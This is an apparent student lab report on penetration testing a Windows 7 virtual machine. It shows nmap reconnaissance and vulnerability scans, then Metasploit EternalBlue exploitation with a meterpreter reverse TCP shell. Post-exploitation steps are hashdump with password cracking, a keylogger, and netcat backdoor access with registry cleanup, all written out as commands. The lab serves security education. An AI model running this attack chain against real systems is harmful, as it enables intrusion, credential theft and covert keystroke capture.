
Accessing Windows 7 System using MSF Report

Overview:

The objective of this lab was to use the process of penetration testing to gather information, detect vulnerabilities, and exploit vulnerabilities in a Windows 7 system. This lab consisted of 6 phases that utilized many tools such as nmap, Metasploit, and open-source vulnerability data to achieve the objectives of this lab.


Information Gathering:

For the first phase of this lab, we used nmap to perform active reconnaissance against our target. The first thing we needed to figure out what the IP address of our target system. This was easily done by running a port scan on the range of subnets in our current IP address. Our current IP address was *192.168.21.130*. Using this information, we used the ***nmap 192.168.21.1-180 -sV*** command. This command allowed us to scan the subnet ranged of 192.168.21.1-180 and returned the services and OS running on the machines that were found. The results of our scan showed us that an IP address of *192.168.21.150* that had several ports open (22, 135, 139, etc) and was running windows 7. This was our target machine.



Vulnerability Scan:


For our next phase we had to see what vulnerabilities were on our target machine given the current open ports and services. For this we used the ***nmap 192.168.21.150 -script vuln*** command. Nmap is able to do a vulnerability scan using its own database. The "vuln" script is one of the several generic scripts nmap can use to do vulnerability scanning. The result of this command showed that this particular machine had a smb vulnerability that enabled remote code execution. The results also gave us the CVE identifier as well as several other links to use to research this vulnerability.





Exploitation:


Now that we had our target machine and our vulnerability, it was time for us to search for an exploit. To do this we used the Metasploit Framework to search for an exploit. Once we started Metasploit, the next this we did was search for the CVE we found in our vulnerability scan. We used the ***search CVE-2017-0143*** command to search for any scanners or exploits related to this vulnerability. This search gave us two results. One scanner and one exploit for this vulnerability. From here we used the ***use exploit/windows/smb/ms17_010_eternalblue*** command to set our exploit. Next, we used the ***search meterpreter*** command to search for available payloads for this exploit. We came across the

payload/windows/meterpreter_reverse_tcp exploit. This exploit would open a reverse meterpreter shell using tcp, giving us access to our target machine. We used the ***set payload windows/meterpreter_reverse_tcp*** to set our payload. Next, we set our LHOST and RHOST to *192.168.21.130* and *192.168.21.150* respectively. We used the ***run*** command to execute our exploit and we successfully spawned our meterpreter shell. See screenshots below.












Post Exploitation (pillaging, persistence, and clean up):


Now that we have our meterpreter shell, we can now access files and directories within the windows system. The first thing we used was the ***getpid*** and ***getsid*** commands to get the current process id and security id. The next command we used was the ***hashdump*** command to dump the password hashes of all users on the target system. After this we were able to use John-The-Ripper to crack the password for the *Instructor* user.







Next, we were able to log into the *Instructor* user and start Internet Explorer. From our meterpreter shell we were able to migrate to this process using the ***migrate -N explorer.exe*** command and start a keylogger using the ***keyscan_start*** command. Now all of our keystrokes in explorer would be recorded. After typing in explorer, we used the ***keyscan_dump*** command to dump the recorded keystrokes.



Finally, it was time for us to cleanup. For this step, we used netcat to close our backdoor into the machine. We used the ***ncat 192.168.21.150 4445*** command to log back into the machine using the back door. Next, we used the ***REG DELETE HKLM\Software\Microsoft\Windows\Currentversion\run*** command to delete the registry key, deleting the back door. Restarting the windows machine and running another port scan shows that the backdoor is now disabled.

```
root@Kali:~# ncat 192.168.21.150 4455
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>REG DELETE HKLM\Software\Microsoft\Windows\Currentversion\ru
n
REG DELETE HKLM\Software\Microsoft\Windows\Currentversion\run
Permanently delete the registry key HKEY_LOCAL_MACHINE\Software\Microsoft\Window
s\Currentversion\run (Yes/No)? Yes
```

```
Starting Nmap 7.60 ( https://nmap.org ) at 2022-10-27 14:39 EDT
Stats: 0:01:09 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 10.00% done; ETC: 14:41 (0:00:54 remaining)
Stats: 0:01:41 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 40.00% done; ETC: 14:42 (0:00:59 remaining)
Nmap scan report for 192.168.21.150
Host is up (0.00049s latency).
Not shown: 990 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          Bitvise WinSSHD 7.45 (FlowSsh 7.45; protocol 2.0; n
on-commercial use)
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: W
ORKGROUP)
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
49155/tcp open  msrpc        Microsoft Windows RPC
49156/tcp open  msrpc        Microsoft Windows RPC
49157/tcp open  msrpc        Microsoft Windows RPC
MAC Address: 00:0C:29:81:F2:63 (VMware)
```